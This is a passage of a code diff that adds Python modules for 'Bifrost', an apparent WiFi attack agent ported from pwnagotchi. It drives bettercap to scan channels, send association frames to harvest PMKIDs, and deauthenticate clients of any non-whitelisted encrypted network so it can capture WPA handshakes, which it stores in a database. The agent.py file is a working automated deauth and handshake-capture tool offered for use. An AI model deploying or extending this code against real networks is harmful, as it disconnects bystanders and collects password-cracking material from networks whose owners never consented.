logger.error("bettercap not found! Install with: apt install bettercap")
|
||||
raise
|
||||
except Exception as e:
|
||||
logger.error("Failed to start bettercap: %s", e)
|
||||
raise
|
||||
|
||||
def _stop_bettercap(self):
|
||||
"""Kill the bettercap subprocess."""
|
||||
if self._bettercap_proc:
|
||||
try:
|
||||
self._bettercap_proc.terminate()
|
||||
self._bettercap_proc.wait(timeout=5)
|
||||
except subprocess.TimeoutExpired:
|
||||
self._bettercap_proc.kill()
|
||||
except Exception:
|
||||
pass
|
||||
self._bettercap_proc = None
|
||||
logger.info("bettercap stopped")
|
||||
|
||||
# ── Status for web API ────────────────────────────────
|
||||
|
||||
def get_status(self):
|
||||
"""Return full engine status for web API."""
|
||||
base = {
|
||||
'enabled': self.enabled,
|
||||
'running': self._running,
|
||||
'monitor_failed': self._monitor_failed,
|
||||
}
|
||||
if self.agent and self._running:
|
||||
base.update(self.agent.get_status())
|
||||
else:
|
||||
base.update({
|
||||
'mood': 'sleeping',
|
||||
'face': '(-.-) zzZ',
|
||||
'voice': '',
|
||||
'channel': 0,
|
||||
'num_aps': 0,
|
||||
'num_handshakes': 0,
|
||||
'uptime': 0,
|
||||
'epoch': 0,
|
||||
'mode': 'auto',
|
||||
'last_pwnd': '',
|
||||
'reward': 0,
|
||||
})
|
||||
return base
|
||||
568
bifrost/agent.py
Normal file
@@ -0,0 +1,568 @@
|
||||
"""
|
||||
Bifrost — WiFi recon agent.
|
||||
Ported from pwnagotchi/agent.py using composition instead of inheritance.
|
||||
"""
|
||||
import time
|
||||
import json
|
||||
import os
|
||||
import re
|
||||
import asyncio
|
||||
import threading
|
||||
import logging
|
||||
|
||||
from bifrost.bettercap import BettercapClient
|
||||
from bifrost.automata import BifrostAutomata
|
||||
from bifrost.epoch import BifrostEpoch
|
||||
from bifrost.voice import BifrostVoice
|
||||
from bifrost import plugins
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost.agent", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BifrostAgent:
|
||||
"""WiFi recon agent — drives bettercap, captures handshakes, tracks epochs."""
|
||||
|
||||
def __init__(self, shared_data, stop_event=None):
|
||||
self.shared_data = shared_data
|
||||
self._config = shared_data.config
|
||||
self.db = shared_data.db
|
||||
self._stop_event = stop_event or threading.Event()
|
||||
|
||||
# Sub-systems
|
||||
cfg = self._config
|
||||
self.bettercap = BettercapClient(
|
||||
hostname=cfg.get('bifrost_bettercap_host', '127.0.0.1'),
|
||||
scheme='http',
|
||||
port=int(cfg.get('bifrost_bettercap_port', 8081)),
|
||||
username=cfg.get('bifrost_bettercap_user', 'user'),
|
||||
password=cfg.get('bifrost_bettercap_pass', 'pass'),
|
||||
)
|
||||
self.automata = BifrostAutomata(cfg)
|
||||
self.epoch = BifrostEpoch(cfg)
|
||||
self.voice = BifrostVoice()
|
||||
|
||||
self._started_at = time.time()
|
||||
self._filter = None
|
||||
flt = cfg.get('bifrost_filter', '')
|
||||
if flt:
|
||||
try:
|
||||
self._filter = re.compile(flt)
|
||||
except re.error:
|
||||
logger.warning("Invalid bifrost_filter regex: %s", flt)
|
||||
|
||||
self._current_channel = 0
|
||||
self._tot_aps = 0
|
||||
self._aps_on_channel = 0
|
||||
self._supported_channels = list(range(1, 15))
|
||||
|
||||
self._access_points = []
|
||||
self._last_pwnd = None
|
||||
self._history = {}
|
||||
self._handshakes = {}
|
||||
self.mode = 'auto'
|
||||
|
||||
# Whitelist
|
||||
self._whitelist = [
|
||||
w.strip().lower() for w in
|
||||
str(cfg.get('bifrost_whitelist', '')).split(',') if w.strip()
|
||||
]
|
||||
# Channels
|
||||
self._channels = [
|
||||
int(c.strip()) for c in
|
||||
str(cfg.get('bifrost_channels', '')).split(',') if c.strip()
|
||||
]
|
||||
|
||||
# Ensure handshakes dir
|
||||
hs_dir = cfg.get('bifrost_bettercap_handshakes', '/root/bifrost/handshakes')
|
||||
if hs_dir and not os.path.exists(hs_dir):
|
||||
try:
|
||||
os.makedirs(hs_dir, exist_ok=True)
|
||||
except OSError:
|
||||
pass
|
||||
|
||||
# ── Lifecycle ─────────────────────────────────────────
|
||||
|
||||
def start(self):
|
||||
"""Initialize bettercap, start monitor mode, begin event polling."""
|
||||
self._wait_bettercap()
|
||||
self.setup_events()
|
||||
self.automata.set_starting()
|
||||
self._log_activity('system', 'Bifrost starting', self.voice.on_starting())
|
||||
self.start_monitor_mode()
|
||||
self.start_event_polling()
|
||||
self.start_session_fetcher()
|
||||
self.next_epoch()
|
||||
self.automata.set_ready()
|
||||
self._log_activity('system', 'Bifrost ready', self.voice.on_ready())
|
||||
|
||||
def setup_events(self):
|
||||
"""Silence noisy bettercap events."""
|
||||
logger.info("connecting to %s ...", self.bettercap.url)
|
||||
silence = [
|
||||
'ble.device.new', 'ble.device.lost', 'ble.device.disconnected',
|
||||
'ble.device.connected', 'ble.device.service.discovered',
|
||||
'ble.device.characteristic.discovered',
|
||||
'mod.started', 'mod.stopped', 'update.available',
|
||||
'session.closing', 'session.started',
|
||||
]
|
||||
for tag in silence:
|
||||
try:
|
||||
self.bettercap.run('events.ignore %s' % tag, verbose_errors=False)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def _reset_wifi_settings(self):
|
||||
iface = self._config.get('bifrost_iface', 'wlan0mon')
|
||||
self.bettercap.run('set wifi.interface %s' % iface)
|
||||
self.bettercap.run('set wifi.ap.ttl %d' % self._config.get('bifrost_personality_ap_ttl', 120))
|
||||
self.bettercap.run('set wifi.sta.ttl %d' % self._config.get('bifrost_personality_sta_ttl', 300))
|
||||
self.bettercap.run('set wifi.rssi.min %d' % self._config.get('bifrost_personality_min_rssi', -200))
|
||||
hs_dir = self._config.get('bifrost_bettercap_handshakes', '/root/bifrost/handshakes')
|
||||
self.bettercap.run('set wifi.handshakes.file %s' % hs_dir)
|
||||
self.bettercap.run('set wifi.handshakes.aggregate false')
|
||||
|
||||
def start_monitor_mode(self):
|
||||
"""Wait for monitor interface and start wifi.recon."""
|
||||
iface = self._config.get('bifrost_iface', 'wlan0mon')
|
||||
has_mon = False
|
||||
retries = 0
|
||||
|
||||
while not has_mon and retries < 30 and not self._stop_event.is_set():
|
||||
try:
|
||||
s = self.bettercap.session()
|
||||
for i in s.get('interfaces', []):
|
||||
if i['name'] == iface:
|
||||
logger.info("found monitor interface: %s", i['name'])
|
||||
has_mon = True
|
||||
break
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
if not has_mon:
|
||||
logger.info("waiting for monitor interface %s ... (%d)", iface, retries)
|
||||
self._stop_event.wait(2)
|
||||
retries += 1
|
||||
|
||||
if not has_mon:
|
||||
logger.warning("monitor interface %s not found after %d retries", iface, retries)
|
||||
|
||||
# Detect supported channels
|
||||
try:
|
||||
from bifrost.compat import _build_utils_shim
|
||||
self._supported_channels = _build_utils_shim(self.shared_data).iface_channels(iface)
|
||||
except Exception:
|
||||
self._supported_channels = list(range(1, 15))
|
||||
|
||||
logger.info("supported channels: %s", self._supported_channels)
|
||||
self._reset_wifi_settings()
|
||||
|
||||
# Start wifi recon
|
||||
try:
|
||||
wifi_running = self._is_module_running('wifi')
|
||||
if wifi_running:
|
||||
self.bettercap.run('wifi.recon off; wifi.recon on')
|
||||
self.bettercap.run('wifi.clear')
|
||||
else:
|
||||
self.bettercap.run('wifi.recon on')
|
||||
except Exception as e:
|
||||
err_msg = str(e)
|
||||
if 'Operation not supported' in err_msg or 'EOPNOTSUPP' in err_msg:
|
||||
logger.error(
|
||||
"wifi.recon failed: %s — Your WiFi chip likely does NOT support "
|
||||
"monitor mode. The built-in Broadcom chip on Raspberry Pi Zero/Zero 2 "
|
||||
"has limited monitor mode support. Use an external USB WiFi adapter "
|
||||
"(e.g. Alfa AWUS036ACH, Panda PAU09) that supports monitor mode and "
|
||||
"packet injection.", e)
|
||||
self._log_activity('error',
|
||||
'WiFi chip does not support monitor mode',
|
||||
'Use an external USB WiFi adapter with monitor mode support')
|
||||
else:
|
||||
logger.error("Error starting wifi.recon: %s", e)
|
||||
|
||||
def _wait_bettercap(self):
|
||||
retries = 0
|
||||
while retries < 30 and not self._stop_event.is_set():
|
||||
try:
|
||||
self.bettercap.session()
|
||||
return
|
||||
except Exception:
|
||||
logger.info("waiting for bettercap API ...")
|
||||
self._stop_event.wait(2)
|
||||
retries += 1
|
||||
if not self._stop_event.is_set():
|
||||
raise Exception("bettercap API not available after 60s")
|
||||
|
||||
def _is_module_running(self, module):
|
||||
try:
|
||||
s = self.bettercap.session()
|
||||
for m in s.get('modules', []):
|
||||
if m['name'] == module:
|
||||
return m['running']
|
||||
except Exception:
|
||||
pass
|
||||
return False
|
||||
|
||||
# ── Recon cycle ───────────────────────────────────────
|
||||
|
||||
def recon(self):
|
||||
"""Full-spectrum WiFi scan for recon_time seconds."""
|
||||
recon_time = self._config.get('bifrost_personality_recon_time', 30)
|
||||
max_inactive = 3
|
||||
recon_mul = 2
|
||||
|
||||
if self.epoch.inactive_for >= max_inactive:
|
||||
recon_time *= recon_mul
|
||||
|
||||
self._current_channel = 0
|
||||
|
||||
if not self._channels:
|
||||
logger.debug("RECON %ds (all channels)", recon_time)
|
||||
try:
|
||||
self.bettercap.run('wifi.recon.channel clear')
|
||||
except Exception:
|
||||
pass
|
||||
else:
|
||||
ch_str = ','.join(map(str, self._channels))
|
||||
logger.debug("RECON %ds on channels %s", recon_time, ch_str)
|
||||
try:
|
||||
self.bettercap.run('wifi.recon.channel %s' % ch_str)
|
||||
except Exception as e:
|
||||
logger.error("Error setting recon channels: %s", e)
|
||||
|
||||
self.automata.wait_for(recon_time, self.epoch, sleeping=False,
|
||||
stop_event=self._stop_event)
|
||||
|
||||
def _filter_included(self, ap):
|
||||
if self._filter is None:
|
||||
return True
|
||||
return (self._filter.match(ap.get('hostname', '')) is not None or
|
||||
self._filter.match(ap.get('mac', '')) is not None)
|
||||
|
||||
def get_access_points(self):
|
||||
"""Fetch APs from bettercap, filter whitelist and open networks."""
|
||||
aps = []
|
||||
try:
|
||||
s = self.bettercap.session()
|
||||
plugins.on("unfiltered_ap_list", s.get('wifi', {}).get('aps', []))
|
||||
for ap in s.get('wifi', {}).get('aps', []):
|
||||
enc = ap.get('encryption', '')
|
||||
if enc == '' or enc == 'OPEN':
|
||||
continue
|
||||
hostname = ap.get('hostname', '').lower()
|
||||
mac = ap.get('mac', '').lower()
|
||||
prefix = mac[:8]
|
||||
if (hostname not in self._whitelist and
|
||||
mac not in self._whitelist and
|
||||
prefix not in self._whitelist):
|
||||
if self._filter_included(ap):
|
||||
aps.append(ap)
|
||||
except Exception as e:
|
||||
logger.error("Error getting APs: %s", e)
|
||||
|
||||
aps.sort(key=lambda a: a.get('channel', 0))
|
||||
self._access_points = aps
|
||||
plugins.on('wifi_update', aps)
|
||||
self.epoch.observe(aps, list(self.automata.peers.values()))
|
||||
|
||||
# Update DB with discovered networks
|
||||
self._persist_networks(aps)
|
||||
return aps
|
||||
|
||||
def get_access_points_by_channel(self):
|
||||
"""Get APs grouped by channel, sorted by density."""
|
||||
aps = self.get_access_points()
|
||||
grouped = {}
|
||||
for ap in aps:
|
||||
ch = ap.get('channel', 0)
|
||||
if self._channels and ch not in self._channels:
|
||||
continue
|
||||
grouped.setdefault(ch, []).append(ap)
|
||||
return sorted(grouped.items(), key=lambda kv: len(kv[1]), reverse=True)
|
||||
|
||||
# ── Actions ───────────────────────────────────────────
|
||||
|
||||
def _should_interact(self, who):
|
||||
if self._has_handshake(who):
|
||||
return False
|
||||
if who not in self._history:
|
||||
self._history[who] = 1
|
||||
return True
|
||||
self._history[who] += 1
|
||||
max_int = self._config.get('bifrost_personality_max_interactions', 3)
|
||||
return self._history[who] < max_int
|
||||
|
||||
def _has_handshake(self, bssid):
|
||||
for key in self._handshakes:
|
||||
if bssid.lower() in key:
|
||||
return True
|
||||
return False
|
||||
|
||||
def associate(self, ap, throttle=0):
|
||||
"""Send association frame to trigger PMKID."""
|
||||
if self.automata.is_stale(self.epoch):
|
||||
return
|
||||
if (self._config.get('bifrost_personality_associate', True) and
|
||||
self._should_interact(ap.get('mac', ''))):
|
||||
try:
|
||||
hostname = ap.get('hostname', ap.get('mac', '?'))
|
||||
logger.info("ASSOC %s (%s) ch=%d rssi=%d",
|
||||
hostname, ap.get('mac', ''), ap.get('channel', 0), ap.get('rssi', 0))
|
||||
self.bettercap.run('wifi.assoc %s' % ap['mac'])
|
||||
self.epoch.track(assoc=True)
|
||||
self._log_activity('assoc', 'Association: %s' % hostname,
|
||||
self.voice.on_assoc(hostname))
|
||||
except Exception as e:
|
||||
self.automata.on_error(ap.get('mac', ''), e)
|
||||
plugins.on('association', ap)
|
||||
if throttle > 0:
|
||||
time.sleep(throttle)
|
||||
|
||||
def deauth(self, ap, sta, throttle=0):
|
||||
"""Deauthenticate client to capture handshake."""
|
||||
if self.automata.is_stale(self.epoch):
|
||||
return
|
||||
if (self._config.get('bifrost_personality_deauth', True) and
|
||||
self._should_interact(sta.get('mac', ''))):
|
||||
try:
|
||||
logger.info("DEAUTH %s (%s) from %s ch=%d",
|
||||
sta.get('mac', ''), sta.get('vendor', ''),
|
||||
ap.get('hostname', ap.get('mac', '')), ap.get('channel', 0))
|
||||
self.bettercap.run('wifi.deauth %s' % sta['mac'])
|
||||
self.epoch.track(deauth=True)
|
||||
self._log_activity('deauth', 'Deauth: %s' % sta.get('mac', ''),
|
||||
self.voice.on_deauth(sta.get('mac', '')))
|
||||
except Exception as e:
|
||||
self.automata.on_error(sta.get('mac', ''), e)
|
||||
plugins.on('deauthentication', ap, sta)
|
||||
if throttle > 0:
|
||||
time.sleep(throttle)
|
||||
|
||||
def set_channel(self, channel, verbose=True):
|
||||
"""Hop to a specific WiFi channel."""
|
||||
if self.automata.is_stale(self.epoch):
|
||||
return
|
||||
wait = 0
|
||||
if self.epoch.did_deauth:
|
||||
wait = self._config.get('bifrost_personality_hop_recon_time', 10)
|
||||
elif self.epoch.did_associate:
|
||||
wait = self._config.get('bifrost_personality_min_recon_time', 5)
|
||||
|
||||
if channel != self._current_channel:
|
||||
if self._current_channel != 0 and wait > 0:
|
||||
logger.debug("waiting %ds on channel %d", wait, self._current_channel)
|
||||
self.automata.wait_for(wait, self.epoch, stop_event=self._stop_event)
|
||||
try:
|
||||
self.bettercap.run('wifi.recon.channel %d' % channel)
|
||||
self._current_channel = channel
|
||||
self.epoch.track(hop=True)
|
||||
plugins.on('channel_hop', channel)
|
||||
except Exception as e:
|
||||
logger.error("Error setting channel: %s", e)
|
||||
|
||||
def next_epoch(self):
|
||||
"""Transition to next epoch — evaluate mood."""
|
||||
self.automata.next_epoch(self.epoch)
|
||||
# Persist epoch to DB
|
||||
data = self.epoch.data()
|
||||
self._persist_epoch(data)
|
||||
self._log_activity('epoch', 'Epoch %d' % (self.epoch.epoch - 1),
|
||||
self.voice.on_epoch(self.epoch.epoch - 1))
|
||||
|
||||
# ── Event polling ─────────────────────────────────────
|
||||
|
||||
def start_event_polling(self):
|
||||
"""Start event listener in background thread.
|
||||
|
||||
Tries websocket first; falls back to REST polling if the
|
||||
``websockets`` package is not installed.
|
||||
"""
|
||||
t = threading.Thread(target=self._event_poller, daemon=True, name="BifrostEvents")
|
||||
t.start()
|
||||
|
||||
def _event_poller(self):
|
||||
try:
|
||||
self.bettercap.run('events.clear')
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# Probe once whether websockets is available
|
||||
try:
|
||||
import websockets # noqa: F401
|
||||
has_ws = True
|
||||
except ImportError:
|
||||
has_ws = False
|
||||
logger.warning("websockets package not installed — using REST event polling "
|
||||
"(pip install websockets for real-time events)")
|
||||
|
||||
if has_ws:
|
||||
self._ws_event_loop()
|
||||
else:
|
||||
self._rest_event_loop()
|
||||
|
||||
def _ws_event_loop(self):
|
||||
"""Websocket-based event listener (preferred)."""
|
||||
loop = asyncio.new_event_loop()
|
||||
asyncio.set_event_loop(loop)
|
||||
while not self._stop_event.is_set():
|
||||
try:
|
||||
loop.run_until_complete(self.bettercap.start_websocket(
|
||||
self._on_event, self._stop_event))
|
||||
except Exception as ex:
|
||||
if self._stop_event.is_set():
|
||||
break
|
||||
logger.debug("Event poller error: %s", ex)
|
||||
self._stop_event.wait(5)
|
||||
loop.close()
|
||||
|
||||
def _rest_event_loop(self):
|
||||
"""REST-based fallback event poller — polls /api/events every 2s."""
|
||||
while not self._stop_event.is_set():
|
||||
try:
|
||||
events = self.bettercap.events()
|
||||
for ev in (events or []):
|
||||
tag = ev.get('tag', '')
|
||||
if tag == 'wifi.client.handshake':
|
||||
# Build a fake websocket message for the existing handler
|
||||
import asyncio as _aio
|
||||
_loop = _aio.new_event_loop()
|
||||
_loop.run_until_complete(self._on_event(json.dumps(ev)))
|
||||
_loop.close()
|
||||
except Exception as ex:
|
||||
logger.debug("REST event poll error: %s", ex)
|
||||
self._stop_event.wait(2)
|
||||
|
||||
async def _on_event(self, msg):
|
||||
"""Handle bettercap websocket events."""
|
||||
try:
|
||||
jmsg = json.loads(msg)
|
||||
except json.JSONDecodeError:
|
||||
return
|
||||
|
||||
if jmsg.get('tag') == 'wifi.client.handshake':
|
||||
filename = jmsg.get('data', {}).get('file', '')
|
||||
sta_mac = jmsg.get('data', {}).get('station', '')
|
||||
ap_mac = jmsg.get('data', {}).get('ap', '')
|
||||
key = "%s -> %s" % (sta_mac, ap_mac)
|
||||
|
||||
if key not in self._handshakes:
|
||||
self._handshakes[key] = jmsg
|
||||
self._last_pwnd = ap_mac
|
||||
|
||||
# Find AP info
|
||||
ap_name = ap_mac
|
||||
try:
|
||||
s = self.bettercap.session()
|
||||
for ap in s.get('wifi', {}).get('aps', []):
|
||||
if ap.get('mac') == ap_mac:
|
||||
if ap.get('hostname') and ap['hostname'] != '<hidden>':
|
||||
ap_name = ap['hostname']
|
||||
break
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
logger.warning("!!! HANDSHAKE: %s -> %s !!!", sta_mac, ap_name)
|
||||
self.epoch.track(handshake=True)
|
||||
self._persist_handshake(ap_mac, sta_mac, ap_name, filename)
|
||||
self._log_activity('handshake',
|
||||
'Handshake: %s' % ap_name,
|
||||
self.voice.on_handshakes(1))
|
||||
plugins.on('handshake', filename, ap_mac, sta_mac)
|
||||
|
||||
def start_session_fetcher(self):
|
||||
"""Start background thread that polls bettercap for stats."""
|
||||
t = threading.Thread(target=self._fetch_stats, daemon=True, name="BifrostStats")
|
||||
t.start()
|
||||
|
||||
def _fetch_stats(self):
|
||||
while not self._stop_event.is_set():
|
||||
try:
|
||||
s = self.bettercap.session()
|
||||
self._tot_aps = len(s.get('wifi', {}).get('aps', []))
|
||||
except Exception:
|
||||
pass
|
||||
self._stop_event.wait(2)
|
||||
|
||||
# ── Status for web API ────────────────────────────────
|
||||
|
||||
def get_status(self):
|
||||
"""Return current agent state for the web API."""
|
||||
return {
|
||||
'mood': self.automata.mood,
|
||||
'face': self.automata.face,
|
||||
'voice': self.automata.voice_text,
|
||||
'channel': self._current_channel,
|
||||
'num_aps': self._tot_aps,
|
||||
'num_handshakes': len(self._handshakes),
|
||||
'uptime': int(time.time() - self._started_at),
|
||||
'epoch': self.epoch.epoch,
|
||||
'mode': self.mode,
|
||||
'last_pwnd': self._last_pwnd or '',
|
||||
'reward': self.epoch.data().get('reward', 0),
|
||||
}
|
||||
|
||||
# ── DB persistence ────────────────────────────────────
|
||||
|
||||
def _persist_networks(self, aps):
|
||||
"""Upsert discovered networks to DB."""
|
||||
for ap in aps:
|
||||
try:
|
||||
self.db.execute(
|
||||
"""INSERT INTO bifrost_networks
|
||||
(bssid, essid, channel, encryption, rssi, vendor, num_clients, last_seen)
|
||||
VALUES (?, ?, ?, ?, ?, ?, ?, CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(bssid) DO UPDATE SET
|
||||
essid=?, channel=?, encryption=?, rssi=?, vendor=?,
|
||||
num_clients=?, last_seen=CURRENT_TIMESTAMP""",
|
||||
(ap.get('mac', ''), ap.get('hostname', ''), ap.get('channel', 0),
|
||||
ap.get('encryption', ''), ap.get('rssi', 0), ap.get('vendor', ''),
|
||||
len(ap.get('clients', [])),
|
||||
ap.get('hostname', ''), ap.get('channel', 0),
|
||||
ap.get('encryption', ''), ap.get('rssi', 0), ap.get('vendor', ''),
|
||||
len(ap.get('clients', [])))
|
||||
)
|
||||
except Exception as e:
|
||||
logger.debug("Error persisting network: %s", e)
|
||||
|
||||
def _persist_handshake(self, ap_mac, sta_mac, ap_name, filename):
|
||||
try:
|
||||
self.db.execute(
|
||||
"""INSERT OR IGNORE INTO bifrost_handshakes
|
||||
(ap_mac, sta_mac, ap_essid, filename)
|
||||
VALUES (?, ?, ?, ?)""",
|
||||
(ap_mac, sta_mac, ap_name, filename)
|
||||
)
|
||||
except Exception as e:
|
||||
logger.debug("Error persisting handshake: %s", e)
|
||||
|
||||
def _persist_epoch(self, data):
|
||||
try:
|
||||
self.db.execute(
|
||||
"""INSERT INTO bifrost_epochs
|
||||
(epoch_num, started_at, duration_secs, num_deauths, num_assocs,
|
||||
num_handshakes, num_hops, num_missed, num_peers, mood, reward,
|
||||
cpu_load, mem_usage, temperature, meta_json)
|
||||
VALUES (?, datetime('now'), ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)""",
|
||||
(self.epoch.epoch - 1, data.get('duration_secs', 0),
|
||||
data.get('num_deauths', 0), data.get('num_associations', 0),
|
||||
data.get('num_handshakes', 0), data.get('num_hops', 0),
|
||||
data.get('missed_interactions', 0), data.get('num_peers', 0),
|
||||
self.automata.mood, data.get('reward', 0),
|
||||
data.get('cpu_load', 0), data.get('mem_usage', 0),
|
||||
data.get('temperature', 0), '{}')
|
||||
)
|
||||
except Exception as e:
|
||||
logger.debug("Error persisting epoch: %s", e)
|
||||
|
||||
def _log_activity(self, event_type, title, details=''):
|
||||
"""Log an activity event to the DB."""
|
||||
self.automata.voice_text = details or title
|
||||
try:
|
||||
self.db.execute(
|
||||
"""INSERT INTO bifrost_activity (event_type, title, details)
|
||||
VALUES (?, ?, ?)""",
|
||||
(event_type, title, details)
|
||||
)
|
||||
except Exception as e:
|
||||
logger.debug("Error logging activity: %s", e)
|
||||
168
bifrost/automata.py
Normal file
@@ -0,0 +1,168 @@
|
||||
"""
|
||||
Bifrost — Mood state machine.
|
||||
Ported from pwnagotchi/automata.py.
|
||||
"""
|
||||
import logging
|
||||
|
||||
from bifrost import plugins as plugins
|
||||
from bifrost.faces import MOOD_FACES
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost.automata", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BifrostAutomata:
|
||||
"""Evaluates epoch data and transitions between moods."""
|
||||
|
||||
def __init__(self, config):
|
||||
self._config = config
|
||||
self.mood = 'starting'
|
||||
self.face = MOOD_FACES.get('starting', '(. .)')
|
||||
self.voice_text = ''
|
||||
self._peers = {} # peer_id -> peer_data
|
||||
|
||||
@property
|
||||
def peers(self):
|
||||
return self._peers
|
||||
|
||||
def _set_mood(self, mood):
|
||||
self.mood = mood
|
||||
self.face = MOOD_FACES.get(mood, '(. .)')
|
||||
|
||||
def set_starting(self):
|
||||
self._set_mood('starting')
|
||||
|
||||
def set_ready(self):
|
||||
self._set_mood('ready')
|
||||
plugins.on('ready')
|
||||
|
||||
def _has_support_network_for(self, factor):
|
||||
bond_factor = self._config.get('bifrost_personality_bond_factor', 20000)
|
||||
total_encounters = sum(
|
||||
p.get('encounters', 0) if isinstance(p, dict) else getattr(p, 'encounters', 0)
|
||||
for p in self._peers.values()
|
||||
)
|
||||
support_factor = total_encounters / bond_factor
|
||||
return support_factor >= factor
|
||||
|
||||
def in_good_mood(self):
|
||||
return self._has_support_network_for(1.0)
|
||||
|
||||
def set_grateful(self):
|
||||
self._set_mood('grateful')
|
||||
plugins.on('grateful')
|
||||
|
||||
def set_lonely(self):
|
||||
if not self._has_support_network_for(1.0):
|
||||
logger.info("unit is lonely")
|
||||
self._set_mood('lonely')
|
||||
plugins.on('lonely')
|
||||
else:
|
||||
logger.info("unit is grateful instead of lonely")
|
||||
self.set_grateful()
|
||||
|
||||
def set_bored(self, inactive_for):
|
||||
bored_epochs = self._config.get('bifrost_personality_bored_epochs', 15)
|
||||
factor = inactive_for / bored_epochs if bored_epochs else 1
|
||||
if not self._has_support_network_for(factor):
|
||||
logger.warning("%d epochs with no activity -> bored", inactive_for)
|
||||
self._set_mood('bored')
|
||||
plugins.on('bored')
|
||||
else:
|
||||
logger.info("unit is grateful instead of bored")
|
||||
self.set_grateful()
|
||||
|
||||
def set_sad(self, inactive_for):
|
||||
sad_epochs = self._config.get('bifrost_personality_sad_epochs', 25)
|
||||
factor = inactive_for / sad_epochs if sad_epochs else 1
|
||||
if not self._has_support_network_for(factor):
|
||||
logger.warning("%d epochs with no activity -> sad", inactive_for)
|
||||
self._set_mood('sad')
|
||||
plugins.on('sad')
|
||||
else:
|
||||
logger.info("unit is grateful instead of sad")
|
||||
self.set_grateful()
|
||||
|
||||
def set_angry(self, factor):
|
||||
if not self._has_support_network_for(factor):
|
||||
logger.warning("too many misses -> angry (factor=%.1f)", factor)
|
||||
self._set_mood('angry')
|
||||
plugins.on('angry')
|
||||
else:
|
||||
logger.info("unit is grateful instead of angry")
|
||||
self.set_grateful()
|
||||
|
||||
def set_excited(self):
|
||||
logger.warning("lots of activity -> excited")
|
||||
self._set_mood('excited')
|
||||
plugins.on('excited')
|
||||
|
||||
def set_rebooting(self):
|
||||
self._set_mood('broken')
|
||||
plugins.on('rebooting')
|
||||
|
||||
def next_epoch(self, epoch):
|
||||
"""Evaluate epoch state and transition mood.
|
||||
|
||||
Args:
|
||||
epoch: BifrostEpoch instance
|
||||
"""
|
||||
was_stale = epoch.num_missed > self._config.get('bifrost_personality_max_misses', 8)
|
||||
did_miss = epoch.num_missed
|
||||
|
||||
# Trigger epoch transition (resets counters, computes reward)
|
||||
epoch.next()
|
||||
|
||||
max_misses = self._config.get('bifrost_personality_max_misses', 8)
|
||||
excited_threshold = self._config.get('bifrost_personality_excited_epochs', 10)
|
||||
|
||||
# Mood evaluation (same logic as pwnagotchi automata.py)
|
||||
if was_stale:
|
||||
factor = did_miss / max_misses if max_misses else 1
|
||||
if factor >= 2.0:
|
||||
self.set_angry(factor)
|
||||
else:
|
||||
logger.warning("agent missed %d interactions -> lonely", did_miss)
|
||||
self.set_lonely()
|
||||
elif epoch.sad_for:
|
||||
sad_epochs = self._config.get('bifrost_personality_sad_epochs', 25)
|
||||
factor = epoch.inactive_for / sad_epochs if sad_epochs else 1
|
||||
if factor >= 2.0:
|
||||
self.set_angry(factor)
|
||||
else:
|
||||
self.set_sad(epoch.inactive_for)
|
||||
elif epoch.bored_for:
|
||||
self.set_bored(epoch.inactive_for)
|
||||
elif epoch.active_for >= excited_threshold:
|
||||
self.set_excited()
|
||||
elif epoch.active_for >= 5 and self._has_support_network_for(5.0):
|
||||
self.set_grateful()
|
||||
|
||||
plugins.on('epoch', epoch.epoch - 1, epoch.data())
|
||||
|
||||
def on_miss(self, who):
|
||||
logger.info("it looks like %s is not in range anymore :/", who)
|
||||
|
||||
def on_error(self, who, e):
|
||||
if 'is an unknown BSSID' in str(e):
|
||||
self.on_miss(who)
|
||||
else:
|
||||
logger.error(str(e))
|
||||
|
||||
def is_stale(self, epoch):
|
||||
return epoch.num_missed > self._config.get('bifrost_personality_max_misses', 8)
|
||||
|
||||
def wait_for(self, t, epoch, sleeping=True, stop_event=None):
|
||||
"""Wait and track sleep time.
|
||||
|
||||
If *stop_event* is provided the wait is interruptible so the
|
||||
engine can shut down quickly even during long recon windows.
|
||||
"""
|
||||
plugins.on('sleep' if sleeping else 'wait', t)
|
||||
epoch.track(sleep=True, inc=t)
|
||||
import time
|
||||
if stop_event is not None:
|
||||
stop_event.wait(t)
|
||||
else:
|
||||
time.sleep(t)
|
||||
103
bifrost/bettercap.py
Normal file
@@ -0,0 +1,103 @@
|
||||
"""
|
||||
Bifrost — Bettercap REST API client.
|
||||
Ported from pwnagotchi/bettercap.py using urllib (no requests dependency).
|
||||
"""
|
||||
import json
|
||||
import logging
|
||||
import base64
|
||||
import urllib.request
|
||||
import urllib.error
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="bifrost.bettercap", level=logging.DEBUG)
|
||||
|
||||
|
||||
class BettercapClient:
|
||||
"""Synchronous REST client for the bettercap API."""
|
||||
|
||||
def __init__(self, hostname='127.0.0.1', scheme='http', port=8081,
|
||||
username='user', password='pass'):
|
||||
self.hostname = hostname
|
||||
self.scheme = scheme
|
||||
self.port = port
|
||||
self.username = username
|
||||
self.password = password
|
||||
self.url = "%s://%s:%d/api" % (scheme, hostname, port)
|
||||
self.websocket = "ws://%s:%s@%s:%d/api" % (username, password, hostname, port)
|
||||
self._auth_header = 'Basic ' + base64.b64encode(
|
||||
('%s:%s' % (username, password)).encode()
|
||||
).decode()
|
||||
|
||||
def _request(self, method, path, data=None, verbose_errors=True):
|
||||
"""Make an HTTP request to bettercap API."""
|
||||
url = "%s%s" % (self.url, path)
|
||||
body = json.dumps(data).encode() if data else None
|
||||
req = urllib.request.Request(url, data=body, method=method)
|
||||
req.add_header('Authorization', self._auth_header)
|
||||
if body:
|
||||
req.add_header('Content-Type', 'application/json')
|
||||
|
||||
try:
|
||||
with urllib.request.urlopen(req, timeout=10) as resp:
|
||||
raw = resp.read().decode('utf-8')
|
||||
try:
|
||||
return json.loads(raw)
|
||||
except json.JSONDecodeError:
|
||||
return raw
|
||||
except urllib.error.HTTPError as e:
|
||||
err = "error %d: %s" % (e.code, e.read().decode('utf-8', errors='replace').strip())
|
||||
if verbose_errors:
|
||||
logger.info(err)
|
||||
raise Exception(err)
|
||||
